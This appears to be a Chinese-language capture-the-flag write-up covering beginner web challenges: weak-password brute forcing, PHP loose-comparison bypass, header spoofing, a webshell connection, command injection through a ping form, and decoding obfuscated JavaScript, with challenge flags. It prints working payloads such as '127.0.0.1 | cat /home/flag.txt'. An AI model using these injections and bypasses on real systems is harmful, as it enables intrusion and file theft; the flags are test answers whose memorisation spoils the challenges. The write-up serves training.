


```
POST /check.php HTTP/1.1
Host: 111.200.241.244:53054
Content-Length: 28
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Origin: http://111.200.241.244:53054
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.9
Referer: http://111.200.241.244:53054/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: look-here=cookie.php
Connection: close

username=admin&password=$passwd$
```


payload就按照上图弱密码直接**Paste**给到



开始爆破后，可以看到这个密码为 ***123456*** 的长度与其他不同，看到response中有flag信息



simple_php

flag: Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}

php弱类型

```
掌握php弱类型比较
php中其中两种比较符号：
==：先将字符串类型转化成相同，再比较
===：先判断两种字符串的类型是否相等，再比较
字符串和数字比较使用==时,字符串会先转换为数字类型再比较
var_dump('a' == 0);//true，此时a字符串类型转化成数字，因为a字符串开头中没有找到数字，所以转换为0
var_dump('123a' == 123);//true，这里'123a'会被转换为123

var_dump('a123' == 123);//false，因为php中有这样一个规定：字符串的开始部分决定了它的值，如果该字符串以合法的数字开始，则使用该数字至和它连续的最后一个数字结束，否则其比较时整体值为0。
举例：
var_dump('123a1' == 123);//true
var_dump('1233a' == 123);//false
```

Writeup


题目打开后是一段代码，两个判断，都满足的话就可以拿下flag

```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

第一个判断 要求 ***a*** 是 0 且 ***a*** 要是**true**，所以考虑构建?a=0a

```php
if($a==0 and $a){
    echo $flag1;
}
```


尝试了一下成功获取半个flag



第二个判断 要求 ***b*** 是数字 且 ***b*** 要是大于1234，所以考虑构建b=1235a

```php
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
```

所以综合的payload应该是?a=1a&b=1235a，获取到flag



get_post

flag： cyberpeace{90e9967f91ab00433fa9b1948de3a7a5}

Writeup

这个题主要是看看工具上的应用吧，HackBar非常方便，但是同样也记录一下自己用Burpsuite的一个过程


第一步就不用多说了，直接?a=1

请用GET方式提交一个名为a,值为1的变量

然后返回了需要用POST方法再提交一个b=2

请用GET方式提交一个名为a,值为1的变量
请再以POST方式随便提交一个名为b,值为2的变量

直接Burpsuite一路操作到Repeater



就根据GET的请求，构造了个POST请求报文，特别注意的是需要添加一句`Content-Type: application/x-www-form-urlencoded`，在最后给上b=2

```
POST /?a=1 HTTP/1.1
Host: 111.200.241.244:59385
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69
 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Length: 5
Content-Type: application/x-www-form-urlencoded
b=2
```

获取到flag

请用GET方式提交一个名为a,值为1的变量
请再以POST方式随便提交一个名为b,值为2的变量
cyberpeace{90e9967f91ab00433fa9b1948de3a7a5}

xff_referer

题干很简洁，就这个

WirteUp

用BurpSuite抓包，送进Repeater后，为了改变ip，加一个X-Forworad-For头 `X-Forwarded-For: 123.123.123.123`

```
GET / HTTP/1.1
Host: 111.200.241.244:59446
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.11
0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
X-Forwarded-For: 123.123.123.123
Connection: close
```

然后提示这个必须来自google

所以再在请求里边添加一个`Referer: https://www.google.com`，报文请求变成

```
GET / HTTP/1.1
Host: 111.200.241.244:59446
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.11
0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
X-Forwarded-For: 123.123.123.123
Referer: https://www.google.com
Connection: close
```

send，获得flag

flag


cyberpeace{55eb5e8bc260ccf8bac616cc6888eb03}

webshell

WriteUp

题干就提示了，index中写了一句话，用的是post方法，变量是shell

直接蚁剑连接，看到有flag.txt，打开后flag就是cyberpeace{c4463fb87e528ac2fb8da937c757e2c8}



flag

cyberpeace{c4463fb87e528ac2fb8da937c757e2c8}

蚁剑

蚁剑下载地址：https://github.com/AntSwordProject/AntSword-Loader

command_execution

这个有一些命令执行的背景知识


命令执行中的|和&

windwos和linux下，系统可以通过&或者|一次执行多条命令，规则如下：

```
command1 && command2 先执行command1，如果为真，再执行command2。

command1 | command2 只执行command2。

command1 & command2 先执行command2后执行command1。

command1 || command2 先执行command1，如果为假，再执行command2。
```

WriteUp

试着ping了一下本机127.0.0.1，可以ping通



试着看了一下当前目录的路径和都有什么文件，当前目录在/var/www/html，文件也就只有index.php

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1 & ls
index.php
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.054 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.069 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.045 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.045/0.056/0.069/0.009 ms
```


考虑用find命令找找有没有flag开头相关的，构建payload：`127.0.0.1 | find / -name "flag*"`，找到很多其他的，第一个是`/home`目录下的flag.txt。

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1 | find /  -name  "flag*"
/home/flag.txt
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu0/domain1/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain1/flags
/proc/sys/kernel/sched_domain/cpu10/domain0/flags
/proc/sys/kernel/sched_domain/cpu10/domain1/flags
/proc/sys/kernel/sched_domain/cpu11/domain0/flags
```


然后执行吃cat看一下`/home/flag.txt`的内容，payload：`127.0.0.1 | cat /home/flag.txt`。获得flag：cyberpeace{aef2751f0c95e096984746b0d4c14943}

PING

请输入需要ping的地址


PING

```
ping -c 3 127.0.0.1 | cat /home/flag.txt
cyberpeace{aef2751f0c95e096984746b0d4c14943}
```


flag

cyberpeace{aef2751f0c95e096984746b0d4c14943}

simple_js



要输入密码，随手输了一个

看了一眼源码
有这么一段JS

```
function dechiffre(pass_enc){
    var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
    var tab  = pass_enc.split(',');
            var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
                    k = j + (l) + (n=0);
                    n = tab2.length;
                    for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-l];p += String.fromCharCode((o = tab2[i]));
                            if(i == 5)break;}
                    for(i = (o=0); i < (k = j = n); i++ ){
                    o = tab[i-l];
                            if(i > 5 && i < k-1)
                                    p += String.fromCharCode((o = tab2[i]));
                    }
    p += String.fromCharCode(tab2[17]);
    pass = p;return pass;
}
String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x
31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));

h = window.prompt('Enter password');
alert( dechiffre(h) );
```

这个方法对输入的`pass_enc`变量就做了基于逗号的分割，其他都没用，看来是所有的输入都会是报同一个密码错误的输出。

真的密码应该在`String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));`这一句里边，这一句大概就是调用了一下String的fromCharCode方法，但是却没有输出，一般的`\x`代表16进制的，在这个文章说的也很清楚\x与\u编码的区别，并使用python对其进行转换
所以用Python对其中的字符串`"\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"`进行了处理，代码如下

```
s = "\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"
res = ""
for num in s.split(','):
    c = chr(int(num))
    res += c

print(res)
#输出为786OsErtk12
```

获得输出`786OsErtk12`就是flag，但是需要加上flag的格式，所以就是Cyberpeace{786OsErtk12}

flag

Cyberpeace{786OsErtk12}